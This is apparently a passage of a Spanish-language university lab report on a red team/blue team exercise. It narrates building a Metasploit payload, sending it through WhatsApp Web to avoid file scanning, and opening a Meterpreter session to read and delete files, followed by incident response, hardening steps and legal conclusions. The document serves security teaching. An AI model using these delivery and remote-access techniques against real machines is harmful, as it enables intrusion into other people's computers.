
Figura 10: Creación del Payload.



Fuente 10: autoría propia

Al ejecutar este comando se genera el archivo .exe como lo vemos en la siguiente imagen, PoC:1013584029 lo encontramos en la ubicación dada según el comando anterior.


Figura 11: Payload obtenido con el comando anterior.



Fuente 11: autoría propia

Se utilizó WhatsApp web, para el envío del archivo ya que no realiza comprobación propia a los archivos maliciosos, aumentando las probabilidades de ser descargado y abierto (ejecutado) desde la maquina Windows 10,


Figura 12: Envío de documento malicioso vía WhatsApp web.



Fuente 12: autoría propia

Ya que se tiene abierto metasploit anteriormente, se ejecutaron los siguientes comandos mostrados en la siguiente imagen con los que se configuran los parámetros del ataque, como LHOST, LPORT y puerto a utilizar, con el ultimo comando se comienza la explotación.[7]

Figura 13: Configuración de parámetros del ataque.




Fuente 13: autoría propia

Al abrir el documento enviado a la máquina virtual Windows 10, este permite la apertura de una cesión remota desde el sistema Kali Linux como lo evidenciamos en la siguiente imagen.

[7] CESPEDES, Giorgio 11 de mayo de 20212 [en línea] METERPRETER - Exploit Multi Handler - Infección PC de una LAN, consultado el 30 agosto del 2023 en: https://www.youtube.com/watch?v=awVDioWQdlc


Figura 14: Ejecución del archivo .exe (en equipo Windows 10) e inicio de sección remota (en máquina Kali Linux).



Fuente 14: autoría propia

Ya dentro de la maquina victima ejecutamos el comando ls[8] para ver los documentos y archivos guardados en la ubicación que nos encontramos del pc víctima, como lo observamos en la siguiente imagen en este caso se encuentra en C:\Windows\system32.

Figura 15: Uso de comandos para navegar por los archivos del equipo víctima.




Fuente 15: autoría propia

[8] STUXNET, 15 noviembre 2012 [en línea] Comandos Meterpreter [consultado: 01 de septiembre de 2023] Disponible en. https://underc0de.org/foro/hacking/comandos-meterpreter/#main_content_section

Con los diferentes comandos para salir e ingresar de la ubicación cd.. y cd en su orden, logramos llegar al escritorio del sistema operativo victima ruta del archivo que se solicita eliminar, con el comando *pwd* podemos ver la ruta en la que nos encontramos y de esta manera corroborar que se ingresa correctamente en las diferentes carpetas.

Figura 16: Uso de comandos para navegar por las ubicaciones del equipo víctima.



Fuente 16: autoría propia

Ya en el escritorio se realiza la ejecución de los diferentes comandos lo cual lo observamos en la siguiente imagen.


En el escritorio encontramos un documento el cual tiene el nombre, WILSON_PARDO_1013584029_SEPTIEMBRE_ETAPA_3.txt

Con el comando ***cat*** seguido del nombre de archivo indagamos y leemos el contenido del documento, en este caso leemos (!!!!!Buen día si llegaste a este punto lograste ingresar a mi PC¡¡¡¡¡)

Continuando con la recreación de la práctica se utiliza el comando ***del*** con el cual eliminamos el documento.

Luego volvemos a ingresar el comando ***ls*** para evidenciar la perfecta ejecución validando que dicho archivo ya no existe en el escritorio.

Figura 17: Eliminación de archivo en equipo Windows 10.



Fuente 17: autoría propia

De esta forma finalizamos de manera exitosa la recreación de la practica según los datos entregados por el usuario del PC víctima, documentando la información detallada de lo sucedido para de esta manera crear un plan de acción para mitigar y controlar las vulnerabilidades encontradas en el ejercicio efectuado por el grupo Red Team.

2.6 ANÁLISIS DE TRABAJOS REALIZADOS POR EQUIPO BLUE TEAM.

En la organización HackerHouse inicialmente realizamos una identificación para hallar cual es el método del ataque y posibles vulnerabilidades explotadas, exploradas bajo un esquema o procedimiento de seguridad siguiendo los pasos establecidos que permitan reducir los posibles daños a HackerHouse.

Como pasos se establecen los siguientes:

Primero se debe realizar una identificación mediante análisis de pentesting de los posibles puertos que se encuentren activos, y determinar la vulnerabilidad activa en otros hosts comprometidos.

Es importante identificar y aislar los hosts no comprometidos para no tener que deshabilitar equipos que no lo requieran, de esta forma no se paran actividades de la compañía sin necesidad.

Al aislar los dispositivos comprometidos podemos prevenir el pivoting hacia los demás equipos evitando comprometer el resto del sistema y equipos al no tener conexión entre ellos.

Se debe crear una copia forense de los equipos infectados para analizarla posteriormente y poder identificar las diferentes vulnerabilidades usadas.

Bajo un laboratorio y ambiente controlado se usan las copias forenses y con ayuda de las diferentes herramientas identificamos y validamos las vulnerabilidades de los equipos, como lo son Metasploit, NMAP o Armitage entre otras.

Una vez validadas dichas vulnerabilidades con estas herramientas de pentesting, realizamos la búsqueda de los posibles exploits utilizados en el ciberataque y de esta manera poder ejecutar los controles necesarios.

Bajo los resultados que se obtengan en la explotación ejecutada en el laboratorio, se validan las posibles afectaciones que no se tuvieron en cuenta, y según las validaciones se planteará la necesidad de ampliar la búsqueda sobre alguno de los demás equipos considerado como atacado.

2.7 ACCIONES DE HARDENIZACIÓN A IMPLEMENTAR:

- Al finalizar el proceso de simulación y replicación en el laboratorio ejecutado por el grupo Red Team, se obtiene como resultado la evidencia de diferentes falencias que se deben modificar para mitigar las vulnerabilidades en el servidor. Por lo anterior se plantea ejecutar las siguientes medidas de hardenización:
- Primero se deben validar los administradores y usuarios de los dispositivos, clasificando los usuarios que requieran privilegios de administrador y eliminar los accesos que no requieran garantizando el control de acceso.
- Efectuar actualizaciones de software en uso, sistema operativo, diferentes aplicaciones y antivirus.
- Verificar los puertos que se encuentren habilitados o abiertos en el host, cerrar puertos que no se requieran para evitar dejar puertas abiertas que se puedan usar por alguna vulnerabilidad.

- Cambiar credenciales de los usuarios y hosts afectados.
- Configurar el firewall para permitir la identificación de vulnerabilidades, tales como IDS, IPS.
- Subdividir la red, para aislar equipos entre sí, buscando disminuir el impacto en un futuro ataque al tener asilados los servicios de los posibles accesos no autorizados.

3 CONCLUSIONES

Lo más importante para los profesionales en seguridad informática, es tener muy presente, conocer y cumplir el marco legal colombiano vigente que aplique para el área de seguridad informática. Es por esto que se hace muy importante el estudio de la ley 1273 de 2009 para conocer y no incurrir en ningún delito de esta índole de igual forma es muy importante conocer las sanciones aplicables para quien incurran en cualquiera de ellos. Este conocimiento nos permite, ejecutar de una forma legal y responsable nuestra profesión dentro del marco de la legislación con tranquilidad y responsabilidad, en este caso las actividades relacionadas con los ejercicios ejecutados por los equipos Red Team y Blue Team.

Con el ejercicio realizado por los equipos Red Team y Ble Team se logró demostrar la vulnerabilidad existente explotada en el sistema informático Windows 10 de la organización “HackerHouse en estudio”, a partir del uso de metodologías y técnicas de intrusión y testing como el pentesting, aplicando sus diferentes fases, ejecutado por parte del equipo Red Team, y con ello se concluye que la seguridad informática es un aspecto muy relevante e importante que toda organización debe tener fortalecido e implementado como prioridad, ya que de esta forma se busca proteger la confidencialidad de la información y se resguardan las bases de datos internas, garantizando confidencialidad, integridad y disponibilidad de la información. Es muy importante implementar y contar con los grupos de profesionales que cubran las necesidades de los equipos Red Team y Blue Team.

Las afectaciones y consecuencias una vez es abierto y ejecutado el Payload dentro de una máquina de la organización, son bastante altas, catastróficas y con una afectación monetaria incalculable ya que se logra ingresar al sistema operativo víctima al permitir abrir una cesión remota desde otra máquina (atacante), desde esta cesión y con el uso de diferentes comandos como se mostró en el desarrollo del ejercicio realizado, es posible acceder y manipular archivos, correos, bases de datos, crear cuentas de usuario con privilegios de administrador, permite manipular

la cámara, el audio y video también se logra descargar, eliminar y modificar información sin restricción, en resumen se logra acceso completo al pc, una vez un delincuente cibernético logre ingreso a esta cesión tendrá libertad total en el pc víctima.

En definitiva, el ejercicio realizado a la organización “HackerHouse” como ejercicio de auditoria al sistema informático, presentado en este informe, permite presentar ante la alta gerencia los resultados obtenidos con respecto a las vulnerabilidades a los que pueden estar expuestos, también permite entregar un informe de las medidas que se deben tomar para mitigar y controlar las vulnerabilidades encontradas en busca de fortalecer la seguridad informática de “HackerHouse”, las medidas a proponer no solo se centran a nivel técnico sobre el sistema sino también sobre las personas a través buenas prácticas y políticas de capacitación que busquen sensibilizar al personal que trabaja e interactúa con la organización, tanto en aspectos técnicos como aquellos enmarcados en lo ético y legal. La importancia equipos de profesionales especializados en seguridad, como Red Team y Blue Team, activos y constantes para mantener cubierto y actualizado el sistema ante cualquier ataque informático.

4 RECOMENDACIONES

Realizar una selección de profesionales idóneos que permitan verificar, depurar y modificar los acuerdos de confidencialidad y contratos, para conformar los equipos Red Team y Blue Team.

Modificar bajo normas y leyes vigentes, los acuerdos de confidencialidad alineándolos bajo un marco ético y legal claro, que busque la protección tanto del profesional como la empresa sin incurrir en ningún delito ético ni legal por las dos partes.

Implementar constantemente profesionales que conformen los equipos Red Team y Blue Team permitiendo que la organización mantenga controladas las vulnerabilidades con la identificación temprana, análisis, ejercicios de explotación controlada y la implementación metodologías de respuesta ante incidentes para la contención de ataques informáticos.

Se recomienda el uso de herramientas SIEM para buscar un mayor control en el monitoreo de la seguridad, tanto de los dispositivos de red y la infraestructura TI de la organización.

Implementar las medidas de hardenización propuestas como, la actualización de antivirus, cierre de puertos en desuso, eliminación de cuentas de usuario no necesarias y la actualización de sistemas operativos y aplicaciones desde sitios seguros y confiables.

Implementar las buenas prácticas del CIS (Center For Internet Security), como ruta a seguir para actuar frente a los diferentes ataques informáticos que se pudieren presentar comprometiendo la seguridad informática de la organización.

Establecer un procedimiento para la gestión y respuesta ante los incidentes y explotaciones de seguridad informática buscando salvaguardar la ciberseguridad de la organización.

REFERENCIAS BIBLIOGRAFICAS

AJ, Avance jurídico [en línea] Diario Oficial No. 52.446 - 4 de julio de 2023 consultado el 08 agosto del 2023 en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

CESPEDES, Giorgio 11 de mayo de 20212 [en línea] METERPRETER - Exploit Multi Handler - Infección PC de una LAN, consultado el 30 agosto del 2023 en: https://www.youtube.com/watch?v=awVDioWQdlc

COPNIA, Código de Ética [en línea] consultado el 25 de septiembre de 2023 en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Fernández, Begoña. Pasos a seguir ante un ataque informático [en línea] consultado el 15 septiembre del 2023, disponible en: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html

GOV.CO Función Pública, [en línea] Ley 1621 de 2013. consultado el 26 de septiembre de 2023 en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=52706

JANAMPA PATILLA, Hubner; HUAMANI SANTIAGO, Hayde Luisa y MENESES CONISLLA, Yudith. Snort Open Source como detección de intrusos para la seguridad de la infraestructura de red. *Rev cuba cienc informat* [online]. 2021, vol.15, n.3 [citado 2023-09-21], pp.55-73. Disponible en: http://scielo.sld.cu/scielo.php?script=sci_arttext&pid=S2227-18992021000300055#B9

Rubén. Ramiro 18 de julio de 2018 [consultado: 01 de septiembre de 2023] Disponible en: https://ciberseguridad.blog/guia-practica-para-implementar-los-controles-criticos-de-seguridad/

STUXNET, 15 noviembre 2012 [en línea] Comandos Meterpreter [consultado: 01 de septiembre de 2023] Disponible en: https://underc0de.org/foro/hacking/comandos-meterpreter/#main_content_section